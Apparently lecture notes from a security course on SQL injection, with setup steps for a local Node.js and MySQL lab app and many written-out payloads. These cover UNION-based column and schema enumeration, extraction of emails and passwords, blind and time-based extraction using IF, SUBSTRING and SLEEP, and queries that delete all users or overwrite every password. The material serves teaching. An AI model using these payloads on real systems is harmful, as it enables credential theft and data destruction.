Week 5 – SQL Injection

Some background info:

1. <https://www.informationsecuritybuzz.com/expert-comments/security-expert-re-freekpik-breach-of-8-3-million-users-sql-injection-attack/>

<https://www.helpnetsecurity.com/2020/09/02/surging-cms-attacks-keep-sql-injections-on-the-radar-during-the-next-normal/>

​


<https://www.neuralegion.com/blog/sql-injection-attack/#breaches-by-sqli>

<https://www.helpnetsecurity.com/2021/01/11/sql-injection-bug/>

​

A complete explanation of how the SQL injection works:

<https://www.researchgate.net/publication/220095820_A_novel_method_for_SQL_injection_attack_detection_based_on_removing_SQL_query_attribute_values/figures?lo=1>


​ 


Steps to install the example:

1. Download and unzip the SQLinjection.zip file (You should see 2 folders inside)
2. Go to each of the folder (firstExpressServer & firstFrontEnd) and
3. install the nodeJS files using the command: npm install
4. Next, launch the program using this command: npm start
5. Prepare your MYSQL by running the sql script that comes with the zip file.
6. Use MySQL workbench to check the existence of the furniture schema and user tables
7. ​Launch a browser and type is: localhost:3001/viewUsers.html
8. NOTE: remember to modify the database password in the model folder of the firstExpressServer

Try this on the browser:

<http://localhost:3001/viewUsers.html>







<https://www.w3schools.com/sql/trysql.asp?filename=trysql_comment_single_2>

​

SQL injection UNION attack

(Pre-requisite: the number of columns is known)

//----------------------------------------------------------------------------

2 methods for testing the number of columns in a given database table:

1. ORDER BY keyword
2. UNION operator

<https://www.w3schools.com/sql/trysql.asp?filename=trysql_select_orderby>

<https://www.w3schools.com/sql/sql_union.asp>

Using the ORDER BY approach to find out the number of columns:

1' order by 1;-- -

1' order by 2;-- -

1' order by 3;-- -

1' order by 4;-- -     what did you see at this point?


​

Using the UNION SELECT approach to find out hte number of columns:

1' UNION SELECT null;-- -    (error)

1' UNION SELECT null, null;-- -   (error)

1' UNION SELECT null, null, null;-- -  (success)



[**https://dev.mysql.com/doc/refman/8.0/en/information-schema.html**](https://dev.mysql.com/doc/refman/8.0/en/information-schema.html)

[25.38 The INFORMATION\_SCHEMA TABLES Table](https://dev.mysql.com/doc/refman/8.0/en/information-schema-tables-table.html)


[25.8 The INFORMATION\_SCHEMA COLUMNS Table](https://dev.mysql.com/doc/refman/8.0/en/information-schema-columns-table.html)

1' UNION SELECT 1,2,table\_schema from information\_schema.tables;-- -


1' UNION SELECT 1,table\_name,table\_schema from information\_schema.tables;-- -

​1' UNION SELECT 1,column\_name,table\_schema from information\_schema.columns where table\_name='furniture';-- -


​ 1' UNION SELECT 1,name,images from furniture.furniture;-- -



Mimosa - SQL Basics 2 (Hints)



Portion highlighted is the injected code into the username text box. The password will then become irrelevant.



\*\* <https://betterprogramming.pub/a-beginners-guide-to-sql-injection-163c1ad2257f>

//--------------------------------------------------------------------

Week 5 - SQL Injection (Session 2)

//=====

mms:

* Use of LIMIT and OFFSET

1' UNION SELECT 1,email,password from furniture.user LIMIT 2;-- - OFFSET 1;-- Return only 2 records starting from row 1, zero based.

* <https://www.sqltutorial.org/sql-limit/> (..do test out the given ‘try-it’ example)
* <https://www.w3schools.com/mysql/mysql_limit.asp>
* SQL concat function
  + <https://www.w3schools.com/sql/func_sqlserver_concat.asp>
* SQL char function reference guide
  + <https://www.mssqltips.com/sqlservertip/6022/sql-server-char-function-and-reference-guide/>

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#BlindSQLInjections>

//====================================

Pre-requisite: Be aware of how to use SUBSTRING() and IF() functions in SQL statements

<https://www.w3schools.com/sql/func_mysql_if.asp>

<https://www.w3schools.com/sql/func_sqlserver_substring.asp>

NOW, formulating the ATTACK query:

0' OR userid=IF([some condition],'1','0');-- -

0' OR userid=IF((SELECT substr(password,1,1) from user where userid='1')='a','1','0');-- -

0' OR userid=IF((SELECT substr(password,1,1) from user where userid='1')='b','1','0');-- -

1' OR userid=IF((SELECT substr(password,1,1) from user where userid='1')='a',SLEEP(0.3),'0');-- -

1' OR userid=IF((SELECT substr(password,1,3) from user where userid='1')='abc',SLEEP(0.3),'0');-- -

//-----------------after thoughts – more attack scenario---------------------------

DELETE from user where userid = ‘${userid}’;

* DELETE from user where userid=’’ OR 1=1;-- - ‘${userid}’;

UPDATE user SET age=’${age}’ WHERE userid=’${userid}’;

* UPDATE user SET age=’10’, password=’123’;-- - ’${age}’ WHERE userid=’${userid}’;